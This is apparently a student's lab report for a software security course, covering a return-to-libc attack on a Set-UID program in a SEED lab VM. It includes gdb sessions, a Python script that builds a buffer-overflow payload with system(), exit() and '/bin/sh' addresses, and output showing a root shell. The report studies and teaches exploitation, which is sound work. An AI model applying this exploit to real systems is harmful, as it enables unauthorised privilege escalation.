

# Return-to-libc Attack Lab

Rushabh Prajapati

3083048

CMPT- 380 Computer Software  
Security

## Task-2 Environment Setup

```
[03/04/22]seed@VM:~/.../Labsetup$ ls
a.out exploit.py Makefile peda-session-retlib.txt prtenv retlib retlib.c shell-addr.c
[03/04/22]seed@VM:~/.../Labsetup$ sudo system -w kernel.randomize_va_space=0
sudo: system: command not found
[03/04/22]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/04/22]seed@VM:~/.../Labsetup$
```

Figure 1 Task 2.2: Turning Off Countermeasures

```
[03/04/22]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[03/04/22]seed@VM:~/.../Labsetup$
```

Figure 2 Configuring /bin/sh

The countermeasure in /bin/dash immediately drops the Set-UID privilege before executing our command, making our attack more difficult. To disable this protection, we link /bin/sh to another shell that does not have such a countermeasure, /bin/zsh.

## 3 Lab Tasks

### Task 1: Finding out the Addresses of libc Functions

```

EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
[Wireshark] $PC address: 0xa
[-----stack-----]
0000| 0xffffcd4c --> 0x565563eb (<main+220>: add esp,0x10)
0004| 0xffffcd50 --> 0x56557014 ("uffer[] inside bof(): 0x%.8x\n")
0008| 0xffffcd54 --> 0x0
0012| 0xffffcd58 --> 0x3e8
0016| 0xffffcd5c --> 0x5655a1a0 --> 0xfbad2498
0020| 0xffffcd60 --> 0xf7dd490c --> 0x0
0024| 0xffffcd64 --> 0xf7fd17a2 ("_dl_catch_error")
0028| 0xffffcd68 --> 0xf7dd568c --> 0x355b ('[5']
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000a in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[03/04/22]seed@VM:~/.../Labsetup$

```

Figure 3 Finding address of system and exit libc functions

address of system() and exit()

<system> 0xf7e12420 && <exit> 0xf7e04f80

Observation:

We need to find where the system() function is in the memory. We will overwrite the return address of the vulnerable function with this address, so we can jump to system ().


In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address. Therefore, we can easily find out the address of system() using gdb. By debugging the target program “retlib”. Even though the program is a root-owned Set-UID program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID).

Inside gdb, we need to type the run command to execute the target program once, to load the library code. We use the “p system” command to print out the address of the system() and exit() functions.

## Task 2: Putting the shell string in memory

The command string `"/bin/sh"` must be put in the memory first and we have to know its address (this address needs to be passed to the `system()` function); I used the environment variables method to put address of `"/bin/sh"` in memory.

Steps:




```
[03/04/22] seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[03/04/22] seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/04/22] seed@VM:~/.../Labsetup$
```

Figure 4 Define a new shell variable -> MYSHELL

We will use address of the MYSHELL variable as an argument to `system()` call. To know the location of this variable in the memory, we'll use the following program.

Before we run the vulnerable program, we export an environment variable MYSHELL. All the exported environment variables in a shell process will be passed to the child process. Therefore, if we execute the vulnerable program from the shell, MY SHELL will get into the memory of the vulnerable program.



```
#include<stdlib.h>
#include<stdio.h>

void main() {
    char *shell = getenv("MYSHELL");
    if (shell) {
        printf("%x\n", (unsigned int)shell);
    }
}
```

Figure 5 prtenv, which prints the address of the environment variable MYSHELL

```
[03/04/22]seed@VM:~/.../Labsetup$ gcc -m32 prtenv shell-addr.c
[03/04/22]seed@VM:~/.../Labsetup$ ./prtenv
ffffd43a
[03/04/22]seed@VM:~/.../Labsetup$ ./prtenv
ffffd43a
[03/04/22]seed@VM:~/.../Labsetup$
```

Figure 6 Creating Executable of the Function described in Figure 5 (prtenv) and printing the address of the ENVIRONMENT VARIABLE, MYSHELL

Before running the above program, we define an environment variable called MYSHELL, from figure 4. When the program runs, its process will inherit the environment variable from the parent shell.

It should be noted that the address of the MYSHELL environment variable is sensitive to the length of the program name. Environment variables are stored in the stack region of a process, but before environment variables are pushed into the stack, the program's name is pushed in first. Therefore, the length of the name affects the memory locations of the environment variables.

```
[03/04/22]seed@VM:~/.../Labsetup$ ls
a.out      exploit.py  peda-session-retlib.txt  retlib      shell-addr.c
badfile    Makefile    prtenv                  retlib.c
[03/04/22]seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 0
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
Segmentation fault
[03/04/22]seed@VM:~/.../Labsetup$ ./retlib
```

Figure 7 Putting the code in retlib.c and running the retlib binary

As you can see, we get the same address for MYSHELL Environment Variable every time as address randomization is turned off. Thus, completing the required task 2.

## Task 3: Launching the Attack

Program name's address shell variable prtenv -> MYSHELL

```

0xffffdee5:      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sb
/local/games:/snap/bin:."
0xffffdf4f:      "GDMSESSION=ubuntu"
0xffffdf61:      "DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus"
0xffffdf97:      "OLDPWD=/home/seed/Downloads/380/return-libc"
0xffffdfc3:      "/home/seed/Downloads/380/return-libc/Labsetup/prtenv"
0xffffdff8:      ""

```

```

[-----stack-----
0000| 0xffffccf0 --> 0x5655a5b0 --> 0xfbad2498
0004| 0xffffccf4 ("ffffcd50")
0008| 0xffffccf8 ("cd50")
0012| 0xffffccfc --> 0xc7dd7f00
0016| 0xffffcd00 --> 0x5655a5b0 --> 0xfbad2498
0020| 0xffffcd04 --> 0xffffcd5c --> 0x677f9a5f
0024| 0xffffcd08 --> 0x3e8
0028| 0xffffcd0c --> 0x56558fc4 --> 0x3ecc
[-----
Legend: code, data, rodata, value
21      strcpy(buffer, str);
gdb-peda$ b &buffer
Function "&buffer" not defined.
gdb-peda$ p &buffer
$1 = (char (*)[48]) 0xffffccfc
gdb-peda$ p $ebp
$2 = (void *) 0xffffcd38
gdb-peda$ p/d (0xffffcd38 - 0xffffccfc)
$3 = 60
gdb-peda$ 

```

Figure 8 gdb on retlib binary to find the address of Library Functions

```

gdb-peda$ b &buffer
Function "&buffer" not defined.
gdb-peda$ p &buffer
$1 = (char (*)[48]) 0xffffccfc
gdb-peda$ p $ebp
$2 = (void *) 0xffffcd38
gdb-peda$ p/d (0xffffcd38 - 0xffffccfc)
$3 = 60
gdb-peda$ q
[03/04/22] seed@VM:~/.../Labsetup$ echo "gcc -g -m32 -DBUF_SIZE=48 -fno-stack-protector -z noexecst
ack -o retlib_dbg retlib.c" > working_gdb
[03/04/22] seed@VM:~/.../Labsetup$ cat working_gdb
gcc -g -m32 -DBUF_SIZE=48 -fno-stack-protector -z noexecstack -o retlib_dbg retlib.c
[03/04/22] seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 0
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[03/04/22] seed@VM:~/.../Labsetup$

```

Figure 9 Changing the buffer size to the last 3 digits of student ID 3083048

```

[03/04/22] seed@VM:~/.../Labsetup$ vim exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
[03/04/22] seed@VM:~/.../Labsetup$

```

Figure 10 For an input size of 300 program works correctly





```
[03/04/22] seed@VM:~/.../Labsetup$ vim exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
Segmentation fault
[03/04/22] seed@VM:~/.../Labsetup$ vim exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./retlib\
>
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
# whoami
root
# █
```

Figure 13 After constructing the badfile, and then running the retlib program and getting the root shell

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 72
sh_addr = 0xffffd43a      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 64
system_addr = 0xf7e12420  # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 68
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

Figure 14 Contents of the badfile

## Explanation:

We now know the address of the `system()` function and the address of the `"/bin/sh"` string, we are left with one more thing, i.e., how to pass the string address to the `system()` function.

Once inside the function we can get the arguments using the frame pointer `ebp`. Before the vulnerable function jumps to the `system()` function, we need to place the argument (i.e., the address of the `"/bin/sh"` string) on the stack ourselves. We can easily achieve that when overflowing the target buffer. The challenge was to find out where on the stack should the argument be placed. To answer this question, we need to know exactly where the frame pointer `ebp` is after we have entered the `system()` function.

To find out where exactly we should place the argument for `system()`. In the vulnerable code shown in Listing 5.1, the function `bof()` has a buffer overflow vulnerability, so inside this function, we can overflow its buffer and change its return address to the address of the `system()` function. Between the point where the return address gets modified and the point where the argument

for `system()` is used, the program will execute `bof()`'s function epilogue and `system()`'s function prologue.

In order to perform the buffer overflow attack, we are interested in 3 things, that we have to calculate in order to put `"/bin/sh"` into the `system()` function and then use the address of the `exit()` function call to terminate our program gracefully.

Hence, we already have the addresses of `system()`, `exit()` and `"/bin/sh"` functions and strings respectively. We need to know their offsets from the beginning of the buffer. If we can calculate the distance between `"%ebp"` and `"buffer"`, we can get the offsets for all the positions.

We can see that the distance between `"%ebp"` and `"buffer"` inside the `bof()` is 120 bytes. Once we enter the `system()` function, the value of `%ebp` has gained four bytes. Therefore, we can calculate the offset of the three positions from the beginning of the buffer.

The offset of "store the address of the `system()`" is  $60 + 4$  function. (64 bytes)

The offset of "store the address of the `exit ()`" is  $60 + 8$  function. (68 bytes)

The offset of `G)` is  $60 + 12$  store the address of the string `"/bin/sh"`. (72 bytes) Figure 14

We can now run the above program `exploit.py` to generate "badfile", and then run the vulnerable program `retlib`, which is a root-owned Set-UID program. From the result, we can see the # sign in Figure 13. at the shell prompt, indicating the root privilege. To verify that, we run the `whoami` command, which shows that the user is root.

## Variation Attack 1: Without exit()

Not necessary, but can help us in a clean exit from the root shell

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 72
sh_addr = 0xffffd43a      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 64
system_addr = 0xf7e12420  # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 68
#exit_addr = 0xf7e04f80   # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

Figure 15 Without the exit Function Call

```
[03/04/22] seed@VM:~/.../Labsetup$ ./exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
# whoami
root
# exit
Segmentation fault
```

Figure 16 Exit with a SEGFAULT

Without and With Exit() function calls

```
[03/04/22] seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
#
#
# exit
Segmentation fault
[03/04/22] seed@VM:~/.../Labsetup$ ./exploit.py
[03/04/22] seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
# whoami
root
# exit
[03/04/22] seed@VM:~/.../Labsetup$ █
```

It should be noted that the place when `system()` returns (i.e., `%ebp + 4`). If we just put a random value there, when `system()` returns (it will not return until the `/bin/sh` program ends), the program will likely crash. It is a better idea to place the address of the `exit()` function there, so when `system()` returns, it jumps to `exit()`, which nicely terminates the program. Without the `exit()` call the program will crash once `/bin/sh` terminates.

## Attack 2 - newretlib

The length of the program name affects the address of the environment variables. When conducting Task 2, we compile "retlib.c" into binary "prtenv", which has the same length as the target program retlib. If their lengths are different, the addresses of the MYSHELL environment variable will be different when running these two different programs, and we will not get the desirable result.

We first run retlib, and our attack is successful. We then rename "retlib" to "newretlib" and run the program again. This time, the attack fails, and a message says that " zsh:1: command not found:h". Due to the change of the file name, the address that we obtained from "newretlib" is not the address of the "/bin/sh" string; the entire environment variables get shifted, so the address now points to the "h" string. Since there is no such command in the root directory, the system () function says that the command cannot be found.

Yes, the name of the executable and also the length of the name depends on the success or failure of our attack.

Reason 1: retlib is a set-UID binary file, therefore changing the name of the binary will not affect the success of our attack if the new name's length is equal to the retlib's length. Otherwise, if the name length is smaller or greater than retlib our attack will not succeed because the address of the string "/bin/sh" will be changed or in other words will be overwritten with the name of the binary executable if it is greater than retlib.

```

badfile          peda-session-prtenv.txt    retlib          with_exit_exploit.py
exploit.py       peda-session-retlib_dbg.txt              retlib.c        working_gdb
howwegottherootshell  peda-session-retlib.txt                  retlib_dbg
Makefile         prtenv                                   shell-addr.c
[03/04/22]seed@VM:~/.../Labsetup$ cp retlib newretlib
[03/04/22]seed@VM:~/.../Labsetup$ ./newretlib
ffffd434
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
zsh:1: command not found: h
[03/04/22]seed@VM:~/.../Labsetup$ ./retlib
ffffd43a
Address of input[] inside main(): 0xffffcdcc
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcda8
# whoami
root
# █

```

Figure 17 With and without changing the name of the executable retlib

```

[03/04/22]seed@VM:~/.../Labsetup$ ls -l
total 112
-rwxr-xr-x 1 seed seed 15824 Mar  4 17:11 abcdefg
-rw-rw-r-- 1 seed seed   300 Mar  4 17:10 badfile
-rwxrwxr-x 1 seed seed   557 Mar  4 17:10 exploit.py
-rw-rw-r-- 1 seed seed    0 Mar  4 17:07 howwegottherootshell
-rw-rw-r-- 1 seed seed   216 Mar  4 14:59 Makefile
-rw-rw-r-- 1 seed seed    12 Mar  4 14:40 peda-session-prtenv.txt
-rw-rw-r-- 1 seed seed    12 Mar  4 16:42 peda-session-retlib_dbg.txt
-rw-rw-r-- 1 seed seed    22 Mar  4 16:32 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 17948 Mar  4 15:02 prtenv
-rwsr-xr-x 1 root seed 15824 Mar  4 16:27 retlib
-rw-rw-r-- 1 seed seed  1093 Mar  4 16:27 retlib.c
-rwxrwxr-x 1 seed seed 18632 Mar  4 16:35 retlib_dbg
-rw-rw-r-- 1 seed seed   144 Feb 23 17:24 shell-addr.c
-rwxrwxr-x 1 seed seed   557 Mar  4 17:08 with_exit_exploit.py
-rw-rw-r-- 1 seed seed    85 Mar  4 16:38 working_gdb
[03/04/22]seed@VM:~/.../Labsetup$ █

```

Figure 18 File permissions and Set-UID

Even if we copy the retlib binary and try to run the exploit, it will work if the length of the name is same as retlib but as it will not be a Set-UID program all we will get is a shell which will not be root.